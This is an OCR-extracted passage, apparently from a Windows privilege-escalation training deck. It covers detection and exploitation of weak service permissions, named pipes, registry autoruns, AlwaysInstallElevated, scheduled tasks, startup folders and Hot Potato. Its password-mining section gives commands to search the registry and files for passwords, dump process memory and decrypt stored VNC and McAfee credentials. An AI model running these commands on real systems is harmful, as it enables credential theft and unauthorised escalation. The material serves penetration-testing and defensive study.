icacls.exe <directory_or_file>
```

- AccessChk (Sysinternals)

```
accesschk.exe -wvu <directory_or_file>
```

- AccessEnum (Sysinternals)
- PowerShell

```
Get-ChildItem <path_of_directory> -Recurse | Get-Acl | select
Path,Owner,AccessToString,Group | Format-List
```

- Get-ModifiableServiceFile (PowerUp.ps1)

https://technet.microsoft.com/en-us/library/cc753525(v=ws.11).aspx

Exploitation

1. Create a custom service binary.

```
msfvenom -p windows/exec CMD=<command> -f exe-service -o <service_binary>
```

2. Overwrite the binary file within the identified path.

Tools

- Invoke-ServiceAbuse (PowerUp.ps1)

```
Invoke-ServiceAbuse -Name <service_name>
```

- exploit/windows/local/service_permissions (Metasploit)

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes

Named Pipes

"A named pipe is a mechanism that enables interprocess communication for applications to communicate locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client. Similar to sockets, after the server creates the named pipe, pipe clients may connect to the server." - Blake Watts

http://www.blakewatts.com/namedpipepaper.html

Named Pipes Access Rights

- Access is defined by a security descriptor.
- "The ACLs in the default security descriptor for a named pipe grant full control to the LocalSystem account, administrators, and the creator owner. They also grant read access to members of the Everyone group and the anonymous account." - MSDN

https://msdn.microsoft.com/en-us/library/windows/desktop/aa365600(v=vs.85).aspx

Detection

Listing named pipes


- Process Explorer* (Sysinternals)
- Pipesec (Beyond Logic)
- Pipelist (Sysinternals)
- PowerShell

```
[System.IO.Directory]::GetFiles("\\.\\pipe\\")
```

Viewing named pipes DACLs

- Pipesec* (Beyond Logic)

```
pipesec.exe <named_pipe>
```



Exploitation

- Requires reverse engineering to a certain degree.
- Will most-likely involve writing data to the named pipe.

```
const wchar_t payload[] = L"_PAYLOAD_"
DWORD numBytesWritten = 0;
HANDLE hPipe = CreateFile(L"\\\\.\\pipe\\_PIPE_NAME_", GENERIC_WRITE, 0, 0, OPEN_EXISTING,
                          FILE_ATTRIBUTE_NORMAL, NULL);

WriteFile(hPipe, payload, wcslen(payload) * sizeof(wchar_t), &numBytesWritten, NULL);
```

Registry

- Autorun
- AlwaysInstallElevated

Autorun

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceService
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunService
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceService

https://msdn.microsoft.com/en-us/library/aa376977(v=vs.85).aspx
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

Detection


- PowerShell

```
Get-ItemProperty <registry_key>
```

- Reg

```
reg.exe query <registry_key>
```

- Get-ModifiableRegistryAutoRun (PowerUp.ps1)
- Autoruns (Sysinternals)
- Regedit



Exploitation

The assumption is that a low-privileged user can overwrite an autorun file and wait for a different (high-privileged) user to log in. The overwritten file will in turn execute within the logged in user context.

1. Compile an .exe file
2. Rename and copy the .exe to the identified location

Registery

- Autorun
- AlwaysInstallElevated

AlwaysInstallElevated

"You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges." - MSDN

- HKLM\Software\Policies\Microsoft\Windows\Installer (AlwaysInstalledElevated = 1)
- HKCU\Software\Policies\Microsoft\Windows\Installer (AlwaysInstalledElevated = 1)

"If the AlwaysInstallElevated value is not set to "1" under both of the preceding registry keys, the installer uses elevated privileges to install managed applications and uses the current user's privilege level for unmanaged applications." - MSDN

https://msdn.microsoft.com/en-us/library/windows/desktop/aa367561(v=vs.85).aspx

Detection

- PowerShell

```
Get-ItemProperty <registry_key>
```

- Reg

```
reg.exe query <registry_key>
```

- Get-RegistryAlwaysInstallElevated (PowerUp.ps1)
- exploit/windows/local/always_install_elevated (Metasploit)
- Regedit


Exploitation

- Advanced Installer - Free Edition
- Write-UserAddMSI (PowerUp.ps1)
- exploit/windows/local/always_install_elevated (Metasploit)

Password Mining

The process of searching for passwords, both encrypted or clear-text, in persistent or volatile storage components of the computer.

- Memory
- Registry
- Configuration Files
- Logs
- .rdp Files
- Cached SAM



Memory

- Credentials can be stored in clear text within the memory space of running applications.
- Access to applications memory space is possible when they run within the same user context.
- May lead to privilege escalation:
  - Password reuse.
  - Leverage from access to different systems.

Exploitation

1. Write the running process memory space to a file.*
2. Search for meaningful data.

* It is possible to search the memory directly thus skipping step 1.


Tools

- Taskmgr
- Out-Minidump.ps1 (PowerSploit)

```
Out-Minidump (Get-Process -Id <pid>)
```


- Invoke-mimikittenz.ps1 (putterpanda)
- ProcDump (Sysinternals)

```
procdump.exe -ma <pid>
```



Password Mining

- Memory
- Registry
- Configuration Files
- Logs
- .rdp Files
- Cached SAM



Registry

Auto Logon

- Can be setup via:
  - Group Policy Preferences
  - Netplwiz.exe
  - Editing the registry directly

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

https://support.microsoft.com/en-au/help/324737/how-to-turn-on-automatic-logon-in-windows

PuTTY

- Proxy credentials

```
HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions
```

http://hyp3rlinx.altervista.org/advisories/PUTTY.EXE-INSECURE-PASSWORD-STORAGE.txt

Registry

VNC

- Location is depending on the VNC product.
- Tight VNC

```
HKCU\Software\TightVNC\Server
```

Detection


- **PowerShell**

```
Get-ItemProperty <registry_key>
```

- **Reg**

```
reg.exe query <registry_key>
```

- **Regedit**



Exploitation

VNC

- Decrypt the password with:
  - Cain (Massimiliano Montoro)
  - vncpwd (Luigi Auriemma)

```
vncpwd.exe <encrypted_password>
```

Auto Logon


- Get-RegistryAutoLogon (PowerUp.ps1)
- post/windows/gather/credentials/windows_autologin (Metasploit)

General Search

```
reg.exe query HKLM /f passw /t REG_SZ /s
reg.exe query HKCU /f passw /t REG_SZ /s
```

Password Mining


- Memory
- Registry
- Configuration Files
- Logs
- .rdp Files
- Cached SAM



Unattended Windows Setup

"Windows Setup works with an unattended installation answer file to automate online installations and customizations of Windows. This method is useful for large-scale rollouts and for achieving consistency and precision in the configuration of each computer." - MSDN

- Depending on OS version, the answer file is stored in different locations and named differently:
  - Unattend.xml
  - Autounattend.xml
- Most common locations:
  - %WINDIR%\Panther\Unattend
  - %WINDIR%\Panther
  - %WINDIR%\System32\Sysprep



https://technet.microsoft.com/en-au/library/cc749415(v=ws.10).aspx

Unattend.xml

- **base64**

```
printf <b64_string> | base64 -d
```

- **PowerShell**


```
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("<b64_string>"))
```

- **Certutil.exe**

```
certutil.exe -decode <encoded_file> <decoded_out_file>
```

SiteList.xml

- Used by McAfee Security Agent for managing software updates.
- Contains configuration settings of the AutoUpdate repository list.
- Located at: C:\ProgramData\McAfee\Common Framework
- The configuration settings include encrypted credentials.
- Encryption used: 3DES + XOR
- mcafee_sitelist_pwd_decrypt.py (funoverip)
- Get-DecryptedSitelistPassword (PowerUp.ps1)



https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_2011_Deeg_Privilege_Escalation_via_Antivirus_Software.pdf

Web.Config

- Stores <connectionStrings> elements that include database credentials.
- Credentials can be stored in clear-text or encrypted via Windows Data Protection API (DPAPI).
- DPAPI uses either Machine-Level or User-Level encryption keys (AKA key containers).
- Low-privileged users do not have access to Machine-Level key containers by default.
- Decryption is possible by Low-privileged users if they were granted permissions to access the key container that was used for encryption.

- https://msdn.microsoft.com/en-us/library/2w117ede.aspx
- https://msdn.microsoft.com/en-us/library/f5cs0acs.aspx

Web.Config


- Get-WebConfig (PowerUp.ps1)
- aspnet_regiis.exe

```
aspnet_regiis.exe -pdf "connectionStrings" <directory>
```

vnc.ini

- Configuration file of UltraVNC.
- Stores VNC credentials.
- Decrypt the password with:
  - Cain (Massimiliano Montoro)
  - vncpwd (Luigi Auriemma)

```
vncpwd.exe <encrypted_password>
```



Additional Files

.rdp

- Created by Remote Dekstop Client v5.x.
- Remote Desktop Client v6.x is installed by default on Windows 7.
- Using CryptProtectData and CryptUnProtectData, meaning that in most cases decryption can only be done on the same host and only by the user who encrypted the password.
- Remote Desktop PassView (NirSoft).

https://www.remkoweijnen.nl/blog/2007/10/18/how-rdp-passwords-are-encrypted/

Cached SAM

- Windows XP
- C:\Windows\Repair

General Search

```
findstr.exe /si passw *.txt *.ini *.vbs *.cmd *.ps1 *.bat *.xml *.inf *.eml
```

Scheduled Tasks

- Binary Overwrite
- Missing Binary

Scheduled Tasks

"The Task Scheduler enables you to automatically perform routine tasks on a chosen computer. The Task Scheduler does this by monitoring whatever criteria you choose to initiate the tasks (referred to as triggers) and then executing the tasks when the criteria is met." - MSDN

https://msdn.microsoft.com/en-us/library/windows/desktop/aa383614(v=vs.85).aspx

Detection

- taskschd.msc
- PowerShell

```
$schedule = new-object -com("Schedule.Service")
$schedule.connect()
$tasks = $schedule.getfolder("\").gettasks(0)
$tasks | fl
```


- Task Scheduler

```
schtasks.exe /query /TN <task_name> /xml
```

- Autoruns (Sysinternals)
- Get-ModifiableScheduledTaskFile (PowerUp.ps1)

Exploitation


1. Compile .exe file.
2. Rename and place the file in the identified location.



Hot Potato

- Attack developed by Stephen Breen.
- Combines 3 attacks:
    1. NBNS Spoofing
    2. Fake WPAD Proxy Server
    3. HTTP -> SMB NTLM Relay

https://foxglovesecurity.com/2016/01/16/hot-potato/


Attacker
NBNS
Web Server
Windows OS
1. Start a web server on localhost
2. Continuously spoof NBNS replies resolving to localhost
3. Request a Windows Defender Update
4. Request WPAD name resolution via NBNS
5. Resolve WPAD to localhost due to NBNS spoofing (2)
6. Request WPAD configuration
7. Respond with fake proxy settings that point back to localhost
8. Attempt to contact Windows Defender update server via fake web proxy
9. Redirect to a page that requires authentication
10. Submit NTLM credentials of the high-privileged Windows Update service
11. Relay credentials to the local SMB service, requesting to create a new high-privileged Windows service that will execute attacker's commands.
12. Execute attacker's commands via the newly created Windows service, enabling the attacker escalate their user privileges.

Exploitation

- Potato (breenmachine)
- Tater.ps1 (Kevin-Robertson)
- SmashedPotato.cs (Cn33liz)

Startup Applications

- For a Single User on a Specific Computer:

```
C:\users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

- For All Users on a Specific Computer:

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

Detection

- **Icacls / Cacls**

```
icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
```

- **PowerShell**

```
Get-Acl "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup" | fl
```

Exploitation

The assumption is that a low-privileged user can overwrite an autorun file and wait
for a different (high-privileged) user to log in. The overwritten file will in turn execute within the logged in user context.

1. Compile an .exe file
2. Rename and copy the .exe to the identified location

Additional Tools


- PrivEsc (1N3)
- windowsEnum (azmatt)
- BeRoot (AlessandroZ)
- SessionGopher (fireeye)
- windows-privesc-check (pentestmonkey)

Honorable Mention

